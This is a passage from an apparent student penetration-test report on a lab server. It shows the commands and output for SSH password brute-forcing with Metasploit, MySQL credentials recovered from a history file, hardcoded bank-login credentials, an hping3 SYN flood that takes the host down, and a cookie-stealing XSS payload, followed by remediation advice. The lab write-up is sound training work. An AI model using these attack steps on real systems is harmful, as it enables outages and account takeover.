_SERVER["HTTP_CONNECTION"]	keep-alive
_SERVER["HTTP_UPGRADE_INSECURE_REQUESTS"]	1
_SERVER["HTTP_PRIORITY"]	u=0, i
_SERVER["PATH"]	/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin
_SERVER["SERVER_SIGNATURE"]	<address>Apache/2.0.40 Server at <a href="mailto:root@localhost">BESURE-LINUX</a> Port 80</address>
_SERVER["SERVER_SOFTWARE"]	Apache/2.0.40 (Red Hat Linux)
_SERVER["SERVER_NAME"]	BESURE-LINUX
_SERVER["SERVER_ADDR"]	192.168.74.134
_SERVER["SERVER_PORT"]	80
_SERVER["REMOTE_ADDR"]	192.168.74.132
_SERVER["DOCUMENT_ROOT"]	/var/www/html
_SERVER["SERVER_ADMIN"]	root@localhost
_SERVER["SCRIPT_FILENAME"]	/var/www/html/phpinfo.php
_SERVER["REMOTE_PORT"]	40440
_SERVER["GATEWAY_INTERFACE"]	CGI/1.1
_SERVER["SERVER_PROTOCOL"]	HTTP/1.1
_SERVER["REQUEST_METHOD"]	GET
_SERVER["QUERY_STRING"]	
_SERVER["REQUEST_URI"]	/phpinfo.php
_SERVER["SCRIPT_NAME"]	/phpinfo.php

Figure 9

Exploit 1: Brute-force attack

```
 1 CTEC2903
 2 CTEc2903
 3 CTeC2903
 4 CTec2903
 5 CtEC2903
 6 CtEc2903
 7 CteC2903
 8 Ctec2903
 9 cTEC2903
10 cTEc2903
11 cTeC2903
12 cTec2903
13 ctEC2903
14 ctEc2903
15 cteC2903
16 ctec2903
```

Figure 12

```
[*] 192.168.74.134:22 - Starting bruteforce
[-] 192.168.74.134:22 - Failed: 'root:CTEC2903'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.74.134:22 - Failed: 'root:CTEc2903'
[-] 192.168.74.134:22 - Failed: 'root:CTeC2903'
[-] 192.168.74.134:22 - Failed: 'root:CTec2903'
[-] 192.168.74.134:22 - Failed: 'root:CtEC2903'
[-] 192.168.74.134:22 - Failed: 'root:CtEc2903'
[-] 192.168.74.134:22 - Failed: 'root:CteC2903'
[-] 192.168.74.134:22 - Failed: 'root:Ctec2903'
[-] 192.168.74.134:22 - Failed: 'root:cTEC2903'
[-] 192.168.74.134:22 - Failed: 'root:cTEc2903'
[-] 192.168.74.134:22 - Failed: 'root:cTeC2903'
[-] 192.168.74.134:22 - Failed: 'root:cTec2903'
[-] 192.168.74.134:22 - Failed: 'root:ctEC2903'
[-] 192.168.74.134:22 - Failed: 'root:ctEc2903'
[-] 192.168.74.134:22 - Failed: 'root:cteC2903'
[+] 192.168.74.134:22 - Success: 'root:ctec2903' 'uid=0(root) gid=0(root) groups=0(root),1(bin),2(
[*] SSH session 2 opened (192.168.74.132:42457 → 192.168.74.134:22) at 2025-03-20 10:02:35 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 10

I created a wordlist on the virtual machine with all the possible combinations of CTEC2903 and then used Metasploit to brute force the password and it worked. I used the 'ssh_login' module to brute-force SSH credentials on Metasploit. I was able to retrieve the password 'ctec2903'. I used the password to successfully log into the root user.

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.74.134
Unable to negotiate with 192.168.74.134 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1

┌──(kali㉿kali)-[~]
└─$ ssh -o KexAlgorithms=diffie-hellman-group1-sha1 root@192.168.74.134
Unable to negotiate with 192.168.74.134 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

┌──(kali㉿kali)-[~]
└─$ ssh -o KexAlgorithms=diffie-hellman-group1-sha1 -o HostKeyAlgorithms=ssh-rsa root@192.168.74.134
Unable to negotiate with 192.168.74.134 port 22: no matching cipher found. Their offer: aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-cbc,aes256-cbc,rijndael-cbc@lysator.liu.se

┌──(kali㉿kali)-[~]
└─$ ssh -o KexAlgorithms=diffie-hellman-group1-sha1 -o HostKeyAlgorithms=ssh-rsa -c aes128-cbc root@192.168.74.134
root@192.168.74.134's password:
Last login: Fri Mar 28 09:15:10 2025 from 192.168.74.132
unknown terminal "xterm-256color"
unknown terminal "xterm-256color"
[root@BESURE-Redhat root]#
```

Figure 11

I tried logging into root but I needed a key exchange method that I added in order for it to initiate the log in.

Post-exploit 1: Finding MySQL credentials

Once I logged into the root user, I was able to discover a file called '.mysql_history'. I typed 'cat ~/.mysql_history' on the terminal in order for the file to open. . I opened the mysql_history file which included sql queries executed on the MySQL server (port3306). There was one specific query that allowed me to gain knowledge of the password to access the MySQL server

```
SET PASSWORD FOR root@localhost = OLD PASSWORD('7SafeBesure')
```

Figure 13

Vulnerability 2: **Unauthorised Database Access - MySQL Port Open**

I was able to access the MySQL database over the network because the port was left open. I know this because it shows on the TCP scan that the port is open.

Exploit 2: Logging into SQL Server

I used the password I discovered in the '.mysqlhistory' file to successfully log into the mysql server.

```
mysql> show databases;
+----------+
| Database |
+----------+
| mysql    |
+----------+
1 row in set (0.01 sec)
```

Figure 14

```
[root@BESURE-Redhat root]# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6 to server version: 4.1.21-standard

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Figure 15

After logging in I was able to view what databases were on the server by typing 'show databases'. The server only containing a single server which I accessed. I then browsed all the tables inside the databases. None of them had any useful information except the user table.

Post-exploit: Accessing user table

I found a table called 'user' and viewed the content inside by typing this command.

```
mysql> SELECT * FROM user;
```

Figure 16

This user table showed me all the users and the privileges for each user. I found out that there were 4 users in total with 2 users that had maximum privileges. One of the users with maximum privileges did not require a password. This is a huge security problem as the user is able to modify a lot of things within the system.

```
mysql> SELECT * FROM user;
+-----------+------+-------------------+-------------+-------------+-------------+-------------+-------------+-----
-----------+-------------+-------------+-------------+-------------+-------------+-------------+-------------+-----
-----------+-------------+-------------+-------------+-------------+-------------+-------------+-------------+-----
-----------+-------------+-------------+-------------+-------------+-------------+-------------+-------------+
| Host      | User | Password          | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Dr
op_priv | Reload_priv | Shutdown_priv | Process_priv | File_priv | Grant_priv | References_priv | Index_priv | Alter
_priv | Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_priv | Repl
_client_priv | ssl_type | ssl_cipher | x509_issuer | x509_subject | max_questions | max_updates | max_connections |
+-----------+------+-------------------+-------------+-------------+-------------+-------------+-------------+-----
-----------+-------------+-------------+-------------+-------------+-------------+-------------+-------------+-----
-----------+-------------+-------------+-------------+-------------+-------------+-------------+-------------+-----
-----------+-------------+-------------+-------------+-------------+-------------+-------------+-------------+
| localhost | root | 215a0e3a3cea8143 | Y           | Y           | Y           | Y           | Y           | Y
| Y           | Y           | Y           
```

```
</div>
  <div id="body">
      <div id="navbar">
          <img src="Images/persbank_head.gif" /><br />
          <a href="Statements.php"><img alt="[View bank statements online]" src="Images/statements_norm.gif"
          <a href="ODapply.php"><img alt="[Apply for an overdraft]" src="Images/ODapply_norm.gif" OnMouseOver=
          <a href="#"><img src="Images/savings_norm.gif" OnMouseOver="nav_rollover(this, 'savings_over.gif');
          <a href="#"><img src="Images/credit_norm.gif" OnMouseOver="nav_rollover(this, 'credit_over.gif');"
          <a href="#"><img src="Images/mortgage_norm.gif" OnMouseOver="nav_rollover(this, 'mortgage_over.gif'
          <a href="#"><img src="Images/insurance_norm.gif" OnMouseOver="nav_rollover(this, 'insurance_over.gi
      </div>
      <div id="content">
          <!-- InstanceBeginEditable name="Content" -->




          <form method="post" action="bgscripts/ProcessLogin.php">


              <span class="error"></span>

              <strong>Please enter your unique BESURE ACCOUNT NUMBER below:</strong><br />
              Your account number can be found on your bank statement of cheque book<br />
              <input name="txtAccNo" type="text" size="40"><br />
              <br />
              <strong>Please enter your ONLINE BANKING PIN NUMBER:</strong><br />
              <em>note:</em> This is not the same as your cash card PIN number<br />
              <input name="txtPIN" type="password" size="20">
              <br />
              <br />
              <strong>Please enter your DATE OF BIRTH:</strong><br />
```

Figure 18

I went on the login page of the Besure website, right clicked and clicked on 'View page source' This gave me the source code that revealed the ProcessLogin.php file in bgscripts.

```
[root@BESURE-Redhat root]# cat /var/www/html/bgscripts/ProcessLogin.php
<?php
        session_start();

        include('DAlayer.php');

        $strAccNo = $_POST['txtAccNo'];
        $strPIN = $_POST['txtPIN'];
        $strDOB = $_POST['txtDOB'];

        // if the login is valid then ...
        if($strAccNo === "32547698" && $strPIN === "1234" && $strDOB === "080584") {
                // send user to welcome page

                $_SESSION['AccNo'] = $strAccNo;

                header ("Location: http://www.besurebank.com/Welcome.php");
                exit;
        }
        elseif($strAccNo === "" && $strPIN === "" && $strDOB === ""){
                // send user back to login page and show error
                header ("Location: http://www.besurebank.com/Login.php?Error=Please%20provide%20all%20details");
                exit;
        }
        else {
                // send user back to login page and show error
                header ("Location: http://www.besurebank.com/Login.php?Error=Details%20incorrect,%20login%20failed."
);
                exit;
        }


?>
```

Figure 19

Exploit 3: Logging into the website

Entering the details underlined will allow the user to bypass the login page. When you enter the credentials the URL changes from http://192.168.74.132/Login.php to

http://192.168.74.132/Welcome.php meaning the login was successful. However, the page shows an error.




Figure 20

After the error displays, going back to the Login.php URL by clicking on the back arrow on the page takes you back to the login page. However this time the user is allowed to click on the options on the left side which includes the 'Bank statements' and 'Apply for overdraft options' which displays more information and options to pick from.




Figure 21




Figure 22




Figure 23

The website only allowed me to apply for £100 overdraft. If I attempted to apply for a bigger amount, it resulted in the website declining the requests.

Vulnerability 4: Outdated Web server - Apache 2.0.40

This version of web server is outdated. This version was released in 2002. Several new versions and patches have come out after the release of Apache 2.0.40. I found the version of the web server from the nmap TCP scan I conducted.

```
80/tcp    open  http     Apache httpd 2.0.40 ((Red Hat Linux))
```

Figure 24

There was also a vulnerability in the Nessus scan I conducted which showed the victim ip was vulnerable to SYN flood DoS attack because the description of the vulnerability confirms that SYN packets can be sent to the target.





Figure 25

Exploit 4: SYN flood DoS attack.

I used 'searchsploit' to search for any known exploits that can be performed on the web server because of how old the Apache version is.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.0.40
---------------------------------------------------------------------------------------------
 Exploit Title                                                                               |
---------------------------------------------------------------------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                              |
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                            |
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure                                  |
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                                   |
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                             |
Apache CouchDB 1.7.0 / 2.x < 2.1.1 - Remote Privilege Escalation                             |
Apache CouchDB < 2.1.0 - Remote Code Execution                                               |
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                          |
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                         |
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                   |
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                   |
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                          |
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities                                           |
Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting               |
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution                       |
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)|
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)                                |
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection                           |
Apache Tomcat < 5.5.17 - Remote Directory Listing                                            |
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                          |
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                    |
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)|
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)|
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                 |
RedHat Apache 2.0.40 - Directory Index Default Configuration Error                           |
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution             |
---------------------------------------------------------------------------------------------
```

Figure 26

On the 'searchsploit' results it shows that you are able to perform a DOS attack on the system. Kali linux has a tool called 'hping3'. When I clicked on it a cheat sheet showed up on the terminal that shows all the commands I am able to use and execute. (Kali Tools, 2023)

```
UDP/TCP
  -s  --baseport   base source port             (default random)
  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -k  --keep       keep still source port
  -w  --win        winsize (default 64)
  -O  --tcpoff     set fake tcp data offset     (instead of tcphdrlen / 4)
  -Q  --seqnum     shows only tcp sequence number
  -b  --badcksum   (try to) send packets with a bad IP checksum
                   many systems will fix the IP checksum sending the packet
                   so you'll get bad UDP/TCP checksum instead.
  -M  --setseq     set TCP sequence number
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
  -X  --xmas       set X unused flag (0×40)
  -Y  --ymas       set Y unused flag (0×80)
  --tcpexitcode    use last tcp→th_flags as exit code
  --tcp-mss        enable the TCP MSS option with the given value
  --tcp-timestamp  enable the TCP timestamp option to guess the HZ/uptime
Common
  -d  --data       data size                    (default is 0)
  -E  --file       data from file
  -e  --sign       add 'signature'
  -j  --dump       dump packets in hex
  -J  --print      dump printable characters
  -B  --safe       enable 'safe' protocol
  -u  --end        tell you when --file reached EOF and prevent rewind
  -T  --traceroute traceroute mode              (implies --bind and --ttl 1)
  --tr-stop        Exit when receive the first not ICMP in traceroute mode
  --tr-keep-ttl    Keep the source TTL fixed, useful to monitor just one hop
  --tr-no-rtt       Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
  --apd-send       Send the packet described with APD (see docs/APD.txt)
```

Figure 27

I was able to use this to perform a DOS attack on port 80. I overwhelmed the victim's Apache server by flooding it with TCP SYN packets.

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S --flood --rand-source -p 80 192.168.74.134
[sudo] password for kali:
HPING 192.168.74.134 (eth0 192.168.74.134): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 28

Post-exploit 4: Successful DoS Attack resulting in victim machine down

I was able to perform the DoS attack that made the victim ip address become unresponsive. The website went down too and the victim ip was unreachable. I used Wireshark to monitor the traffic and to see if the DoS attack was successful. I was able to see that it worked and it showed that the victim ip address was no longer reachable. Wireshark showed a high number of SYN packets with no corresponding ACK responses from the victim machine.

No.	Time	Source	Destination	Protocol	Length	Info
51220	1.137670044	192.168.74.134	206.81.237.188	TCP	60	80 → 56437 [SYN, ACK] Seq=0 Ack=1 Win=5840
51221	1.137670185	187.35.189.212	192.168.74.134	TCP	60	56422 → 80 [RST] Seq=1 Win=32767 Len=0
51222	1.137670295	38.42.33.92	192.168.74.134	TCP	60	56423 → 80 [RST] Seq=1 Win=32767 Len=0
51223	1.137670415	196.159.90.101	192.168.74.134	TCP	60	56425 → 80 [RST] Seq=1 Win=32767 Len=0
51224	1.137670525	148.203.175.209	192.168.74.134	TCP	60	56426 → 80 [RST] Seq=1 Win=32767 Len=0
51225	1.137670636	30.134.107.167	192.168.74.134	TCP	60	56427 → 80 [RST] Seq=1 Win=32767 Len=0
51226	1.137670736	184.58.34.189	192.168.74.134	TCP	60	56428 → 80 [RST] Seq=1 Win=32767 Len=0
51227	1.137670856	122.171.40.40	192.168.74.134	TCP	60	56429 → 80 [RST] Seq=1 Win=32767 Len=0
51228	1.137684882	104.191.101.85	192.168.74.134	TCP	60	56430 → 80 [RST] Seq=1 Win=32767 Len=0
51229	1.137685012	198.125.58.202	192.168.74.134	TCP	60	56431 → 80 [RST] Seq=1 Win=32767 Len=0
51230	1.137685133	16.250.99.153	192.168.74.134	TCP	60	56432 → 80 [RST] Seq=1 Win=32767 Len=0

Figure 29

I also tried to ping the victim ip from my kali machine with 4 packets which resulted in 100% packet loss meaning the victim ip was down. The victim machine also displayed that the messages were supressed when I went on it.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.74.134 -c 4
PING 192.168.74.134 (192.168.74.134) 56(84) bytes of data.

--- 192.168.74.134 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3080ms
```

Figure 31

```
NET: 50358 messages suppressed.
NET: 45741 messages suppressed.
NET: 41134 messages suppressed.
NET: 51632 messages suppressed.
NET: 39085 messages suppressed.
NET: 47042 messages suppressed.
NET: 53451 messages suppressed.
NET: 46757 messages suppressed.
NET: 37206 messages suppressed.
NET: 38724 messages suppressed.
NET: 69691 messages suppressed.
NET: 67010 messages suppressed.
NET: 52313 messages suppressed.
NET: 75771 messages suppressed.
NET: 30981 messages suppressed.
NET: 48493 messages suppressed.
NET: 58492 messages suppressed.
NET: 67685 messages suppressed.
NET: 129919 messages suppressed.
NET: 102451 messages suppressed.
NET: 69465 messages suppressed.
NET: 66679 messages suppressed.
NET: 45495 messages suppressed.
NET: 64932 messages suppressed.
```

Figure 30

Vulnerability 5: Cross-Site Scripting (XSS)

The nikto scan I conducted revealed that /phpinfo.php is vulnerable to Cross-Site Scripting. It also gave the script that I can use to conduct the cross-site scripting. This shows the bit of the nikto scans which provides me with the script I can use.

```
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community
/attacks/Cross_Site_Tracing
```

Figure 32

```
/icons/: Directory indexing found.
/phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>:
vename.cgi?name=CVE-2005-3388
```

Figure 33

Exploit 5: Stealing Session Cookie

I inputted the script after the URL for phpinfo.php and modified it to make the website display the cookie session ID. When inputting it the error window popped up and I was successfully able to retrieve it.




Figure 34

Figure 35

Post-Exploit 5: Session Hijacking

I was not able to perform session hijacking as the victim user has to input the script so that I am able to get their session ID. The session ID I obtained is my own and not the victim's as I did it myself so I cannot do anything with it.

NIST- Report

After completing the attack phase, I put together a report outlining everything I had found. I made sure to explain the vulnerabilities I exploited, how I went about it, and what kind of risks they posed. The goal was to make it easy to understand so that the issues could be fixed properly. I also included recommendations on how to improve security and prevent similar attacks in the future.

Remediations

Exposed SSH Port (Port 22 Open) & Base64-Encoded Message Discovery

By changing port 22 to a random value and limiting access to trusted IP addresses exclusively, you can safeguard an exposed SSH port. Attackers will find it way more difficult to obtain access if key-based authentication is used rather than passwords. Base64 encoding is not secure for critical messages; instead, use appropriate encryption, such as AES, to protect data.

Unauthorised Database Access – MySQL Port Open

Limit access to the MySQL port to trusted IPs only and close it to outside connections. Avoid using default passwords and create strong, unique ones for database accounts. Use rolebased access control to ensure that only those who require access can access the database.

Sensitive Information Disclosure – ProcessLogin.php

The ProcessLogin.php script's sensitive information problem can be resolved by deleting hardcoded credentials and storing them safely, such as in an encrypted environment. Only

authorised users should be able to make important modifications. Multi-factor authentication (MFA) will increase security as well. Hardcoded secrets can be found with regular code reviews, and HTTPS encryption should be used for all sensitive data. Protecting user credentials requires the use of robust password hashing techniques.

Outdated Web Server – Apache 2.0.40

For protection against known vulnerabilities, keep your Apache web server updated. Hide server version information to keep attackers from learning important information. To keep safe, apply security patches and check for updates on a regular basis.

Cross-Site Scripting (XSS)

